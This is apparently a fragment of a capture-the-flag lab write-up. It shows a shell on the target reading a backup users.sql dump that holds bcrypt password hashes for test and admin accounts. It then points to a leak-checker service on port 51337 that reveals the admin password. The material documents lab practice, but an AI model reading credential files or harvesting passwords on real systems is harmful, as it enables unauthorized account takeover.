
Admin mail I found in */var/www/backup/tusers.sql*



```
total 12
drwxr-xr-x 2 ubuntu www-data 4096 Jun 14 11:25 .
drwxr-xr-x 6 ubuntu www-data 4096 Jun 14 12:57 ..
-rw-rw-r-- 1 ubuntu ubuntu   1888 Jun 14 11:25 users.sql
www-data@ip-10-10-63-122:/var/www/backup$ cat users.sql
cat users.sql
-- phpMyAdmin SQL Dump
-- version 5.2.1
-- https://www.phpmyadmin.net/
--
-- Host: 127.0.0.1
-- Generation Time: May 30, 2023 at 01:25 PM
-- Server version: 10.4.28-MariaDB
-- PHP Version: 8.0.28

SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
START TRANSACTION;
SET time_zone = "+00:00";


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;

--
-- Database: `postman`
--

-- --------------------------------------------------------

--
-- Table structure for table `users`
-- ------------------------------------

--
-- Table structure for table `users`
--

CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `username` varchar(50) NOT NULL,
  `password` varchar(255) NOT NULL,
  `email` varchar(100) NOT NULL,
  `name` varchar(100) DEFAULT NULL,
  `role` varchar(20) DEFAULT 'user'
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`id`, `username`, `password`, `email`, `name`, `role`) VALUES
(1, 'test', '$2y$10$dE6VAdZJCN4repNAFdsO2ePDr3StRdOhUJ1O/41XVQg91qBEBQU3G', 'test@grep.thm', 'Test User', 'user'),
(2, 'admin', '$2y$10$3V62f66VxzdTzqXF4WHJI.Mpgcaj3WxwYsh7YDPyv1xIPss4qCT9C', 'admin[redacted], 'Admin User', 'admin');

--
-- Indexes for dumped tables
--
```

Go to the openport 51337

and we have admin password



Email Leak Checker

Email:

admin@[redacted]

Password: [redacted]